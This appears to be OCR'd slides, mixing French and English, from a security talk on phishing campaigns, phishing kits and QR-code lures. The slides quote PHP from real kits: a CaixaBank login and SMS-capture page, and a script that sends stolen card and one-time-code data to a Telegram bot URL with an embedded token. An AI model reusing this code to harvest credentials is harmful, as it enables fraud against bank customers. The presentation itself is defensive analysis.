
- Contact us
- Privacy
- Security
- Terms of use
- Our commitment to accessibility
- SAFE Act: Chase Mortgage Loan Originators
- Fair Lending
- About Chase
- J.P. Morgan
- JPMorgan Chase & Co.
- Careers
- Español
- Chase Canada
- Site map
- Member FDIC
- Equal Housing Lender

- © 2021 JPMorgan Chase & Co.


Phishing dynamique

- **Résumé :** hameçonnage d'informations d'identification d'entreprises et de consommateurs.
- **Tactiques et outils :** Ingénierie sociale
- **Volume:**
  1400 Clients

  Plus de 20,000 courriels




Capture d’informations par hameçonnage




Phishing dynamique 2

- **Summary:**
  Phish for both corporate and consumer credentials
- **Tactics and Tools:**
  Social Engineering
- **Volume:**
  874 Customers

  Over 20,000 email




Mais attendez... il y a plus...




Revue d’un phishing kit

- Qu’est-ce qu’un kit d’hameçonnage?
  - Prêts à l'emploi
  - Souvent un fichier .zip
  - Facile à deployer
    - Sites compromis
    - Domaine“Typosquatted”
  - Prix: Entre 10 – 25$



Page d'accueil

- Image de marque
- Nom d’usager hameçonné
- Chaque partie est envoyée immédiatement





```php
<?php
    /*******
    Main Author: EL GH03T && Z0N51
    Contact me on telegram : https://t.me/elgh03t / https://t.me/z0n51
    **********************************************************/

    require_once 'includes/main.php';
    if( $_GET['pwd'] == PASSWORD ) {
        session_destroy();
        visitors();
        header("Location: clients/login.php?verification#_");
        exit();
    } else if( !empty($_GET['redirection']) ) {
        $red = $_GET['redirection'];
        if( $red == 'errorsms' ) {
            header("Location: clients/sms.php?error=1&verification#_");
            exit();
        }
        header("Location: clients/". $red .".php?verification#_");
        exit();
    } else if($_SERVER['REQUEST_METHOD'] == "POST") {
        if( !empty($_POST['captcha']) ) {
            header("HTTP/1.0 404 Not Found");
            die();
        }
        if ($_POST['step'] == "login") {
            $_SESSION['errors']     = [];
            $_SESSION['username'] = $_POST['username'];
            $_SESSION['password']  = $_POST['password'];
            if( empty($_POST['username']) ) {
                $_SESSION['errors']['username'] = 'Introduzca su Identificador';
            }
            if( empty($_POST['password']) ) {
                $_SESSION['errors']['password'] = 'Introduzca su Número secreto personal';
            }
            if( count($_SESSION['errors']) == 0 ) {
                $subject = get_client_ip() . ' | CAIXA | Login';
                $message = '/-- LOGIN INFOS --/' . get_client_ip() . "\r\n";
                $message .= 'Username : ' . $_POST['username'] . "\r\n";
                $message .= 'Password : ' . $_POST['password'] . "\r\n";
                $message .= '/-- END LOGIN INFOS --/' . "\r\n";
                $message .= victim_infos();
                send($subject,$message);
                header("Location: clients/app.php?verification#_");
                exit();
            } else {
                header("Location: clients/login.php?error=1&verification#_");
                exit();
            }
        }
        if ($_POST['step'] == "sms") {
            $_SESSION['errors']     = [];
            $_SESSION['sms_code']   = $_POST['sms_code'];
            if( empty($_POST['sms_code']) ) {
                $_SESSION['errors']['sms_code'] = 'El código SMS es incorrecto';
            }
```


Vol de mot de passe

- Encore une fois, envoyé immédiatement
- Parfois, demandé deux fois



Collection du MFA

- Exfiltré en temps reel
- Envoyé par l'application Telegram
- MITM Reverse Proxy




```
<?php

session_start();

$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$bilsmg .= "bins : •••• •••• ••••".$_SESSION['scardx']."\n";
$bilsmg .= "SMS 1:   ".$_POST['Ecom_Payment_sms_Verification']."\n";
$bilsmg .= "IP  : $ip | $hostname\n";
$bilsmg .= "*****************************\n";

$arr=array($bilsnd, $IP);
foreach ($arr as $bilsnd)

file_get_contents("https://api.telegram.org/bot1796948378:AAErJAJhTY9K-7_uyC4j-E9Bjy4rswtSG5k/
sendMessage?chat_id=1045677055&text=" . urlencode($bilsmg)."" );



header("Location: loading2.html");
?>
```


Succès / Redirection

- Redirige généralement vers la page de connexion de la marque ou de la cible.
- Cela donne de la crédibilité à l'hameçon.

Une autre tactique efficace mais plus sournoise

- Plus souvent qu’autrement, on les voit partout

- C’est une vieille technologie (1994)



Utilisons le QR comme un leurre

- L’aspect sans contact du QR est devenu attrayant et les gens sont souvent insouciants du danger autour de ces codes.

- Le FBI mentionne que les code QR ont gagné en popularité depuis le début de la pandémie.
  - Les pirates utilisent des faux adresses emails de compagnies légitimes

- Plusieurs tactiques peuvent être utilisées dans ces cas-ci


https://www.pcmag.com/news/fbi-hackers-are-compromising-legit-qr-codes-